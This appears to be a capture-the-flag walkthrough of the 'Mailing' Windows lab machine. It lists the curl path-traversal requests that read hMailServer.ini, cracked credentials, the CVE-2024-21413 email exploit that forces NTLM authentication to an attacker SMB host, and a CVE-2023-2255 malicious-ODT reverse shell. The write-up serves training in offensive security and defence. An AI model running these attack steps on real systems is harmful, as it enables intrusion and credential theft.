
Overview
Mailing is an easy Windows machine that demonstrates how a path traversal vulnerability can expose sensitive hMailServer configuration data. The recovered mail administrator password is used to send a malicious email that captures a user’s NTLMv2 hash, providing the initial WinRM foothold. Privilege escalation is then achieved by placing a malicious ODT document in a writable share that is opened by a privileged user running a vulnerable version of LibreOffice.
Attack Chain
- Enumerate the exposed web, mail, SMB, and WinRM services
- Discover employee names on the website and generate potential usernames
- Identify a vulnerable file-download endpoint
- Exploit path traversal to read
C:\Windows\win.ini - Read
hMailServer.iniand recover the mail administrator password hash - Crack the hash and authenticate to SMTP as
administrator@mailing.htb - Send a CVE-2024-21413 payload to
maya@mailing.htb - Capture and crack Maya’s
NTLMv2hash - Gain WinRM access as
maya - Discover a writable
Important DocumentsSMB share - Identify LibreOffice
7.4.0.1on the target - Generate and upload a malicious
ODTfile exploiting CVE-2023-2255 - Receive a reverse shell as
localadmin
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan to identify the exposed services.
export IP=10.129.232.39; export NAME=MAILING; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v
The open TCP ports are:
25,80,110,135,139,143,445,465,587,993,5040,5985,7680,47001,49664,49665,49666,49667,49668,52555


Findings
The target exposes several mail-related services, including SMTP (25, 465, 587), POP3 (110), and IMAP (143, 993). The scan also identifies HTTP (80), SMB (139, 445), and WinRM (5985). The mail services are associated with hMailServer, making its configuration and hosted accounts important enumeration targets.
The hostname is added to /etc/hosts for reliable name resolution.
echo "$IP mailing.htb" | sudo tee -a /etc/hosts
Web Enumeration
Mailing Website
Browsing to port 80 reveals the landing page for Mailing - The ultimate mail server.

Further down the page, several staff members are listed. These names may correspond to valid local or email accounts.

The names are saved to a local file for username generation.

We use username-anarchy to generate common username permutations from the employee names.
~/Tools/username-anarchy/username-anarchy -i creds/users_raw.txt > creds/users_potential.txt
The resulting wordlist contains multiple possible username formats for each employee.

Download Endpoint
The Download Instructions link points to the following endpoint:
http://mailing.htb/download.php?file=instructions.pdf

Because the application accepts a filename through the file parameter, we test it for directory traversal using C:\Windows\win.ini.
curl -s "http://mailing.htb/download.php?file=..\..\..\windows\win.ini"
The server returns the contents of win.ini, confirming path traversal and arbitrary local file read.

Reading the hMailServer Configuration
The scan identified hMailServer, whose configuration file is commonly stored at:
C:\Program Files (x86)\hMailServer\Bin\hMailServer.ini
The path contains spaces, so curl is used with --data-urlencode. The -G option keeps the request as a GET request while placing the encoded parameter in the query string.
curl -G "http://mailing.htb/download.php?" \
  --data-urlencode "file=\..\..\Program Files (x86)\hMailServer\Bin\hMailServer.ini"
The file is returned and contains two password hashes.

AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
Password=0a9f8ad8bf896b501dde74f08efd7e4c
The AdministratorPassword hash is cracked offline, revealing the mail administrator password.

administrator@mailing.htb:homenetworkingadministrator
Foothold
Verifying SMTP Authentication
Before sending an email, we verify the recovered credentials with swaks. The --quit-after AUTH option stops the connection after authentication and prevents a message from being sent.
swaks -server mailing.htb \
  -auth LOGIN \
  -auth-user administrator@mailing.htb \
  -auth-password homenetworkingadministrator \
  --quit-after AUTH
Authentication succeeds, confirming control of the administrator@mailing.htb mailbox.

Identifying a Recipient
The previously downloaded instructions.pdf contains the address maya@mailing.htb. The website also identifies Maya as a member of the support team, making this a strong candidate for the malicious email.

CVE-2024-21413 NTLM Capture
The target’s Windows mail client is vulnerable to CVE-2024-21413, which can be abused with a crafted email containing a malicious Moniker Link. When processed by the client, the link forces authentication to an attacker-controlled SMB path and exposes the recipient’s NTLMv2 challenge-response.
The exploit used for this step is available here:
https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability
Start Responder on the VPN interface to capture the authentication attempt.
sudo responder -I tun0 -A
Run the exploit with the recovered SMTP credentials and Maya as the recipient.
Note: Port
587is required for this exploit path. The same attempt over port25did not work.
python3 CVE-2024-21413.py \
  --server mailing.htb \
  --port 587 \
  --username administrator@mailing.htb \
  --password homenetworkingadministrator \
  --sender sender@mailing.htb \
  --recipient maya@mailing.htb \
  --url "\\10.10.14.23\Share\Urgent" \
  --subject "Urgent Action Needed"
The malicious message is accepted by the mail server.

Shortly afterwards, Responder captures Maya’s NTLMv2 hash.

The hash is saved to a local file for cracking.

Cracking Maya’s Hash
The captured hash is cracked with john and the rockyou.txt wordlist.
john --wordlist=/usr/share/wordlists/rockyou.txt creds/maya_NTLMv2.hash
The password is recovered successfully.

maya:m4y4ngs4ri
WinRM Access
We validate the credentials against WinRM with netexec.
nxc winrm $IP -u 'maya' -p 'm4y4ngs4ri'
The account is permitted to authenticate over WinRM.

An interactive shell is opened with evil-winrm.
evil-winrm -i $IP -u 'maya' -p 'm4y4ngs4ri'

The user flag can now be read.
type C:\Users\maya\Desktop\user.txt

Privilege Escalation
Important Documents Share
From the Maya shell, we list the contents of C:\ and include hidden files and ownership information.
cmd /c dir C:\ /a /o /q
A directory named Important Documents stands out because it is owned by localadmin.

From the attacking machine, we enumerate SMB shares using Maya’s credentials.
smbclient -L //$IP/ --user='maya' --password='m4y4ngs4ri'
A share with the same name is exposed.

We connect to it with smbclient.
smbclient "//$IP/Important Documents" --user='maya' --password='m4y4ngs4ri'
The share initially appears empty.

Back in the WinRM session, we confirm that Maya can write to the underlying directory by creating a test file.

The file is also visible over SMB, confirming that the local directory and SMB share point to the same writable location.

LibreOffice Enumeration
Further local enumeration reveals version.ini inside the LibreOffice installation directory.
C:\Program Files\LibreOffice\program\version.ini

Reading the file shows that the target is running LibreOffice 7.4.0.1.

This version is vulnerable to CVE-2023-2255, which can be used to create a malicious ODT document that executes a command when opened.
The exploit used for this step is available here:
https://github.com/elweth-sec/CVE-2023-2255
Preparing the Reverse Shell
The Important Documents directory belongs to localadmin, suggesting that this user may regularly open documents placed in the share. We therefore prepare a malicious ODT that launches an rcat reverse shell.
First, the reverse-shell executable is transferred to a writable location on the target, such as C:\ProgramData.

On the attacking machine, the CVE-2023-2255 exploit is used to generate an ODT file containing the command that executes the uploaded payload.

Start a listener on port 443.
rlwrap -cAr nc -lvnp 443
The malicious document is then copied into the Important Documents share.

After the document is opened, the payload connects back and returns a shell as localadmin.

The root flag can now be read.
type C:\Users\localadmin\Desktop\root.txt

Key Takeaways
Mailing demonstrates how a simple file-download vulnerability can expose sensitive application configuration and begin a complete compromise chain. Reading hMailServer.ini provided the mail administrator password, which enabled delivery of a crafted email and capture of a user’s NTLMv2 hash. The final escalation relied on a writable document share, predictable user interaction, and an outdated LibreOffice installation vulnerable to command execution. The machine highlights the importance of validating file paths, protecting application configuration files, restricting outbound NTLM authentication, and keeping desktop software patched.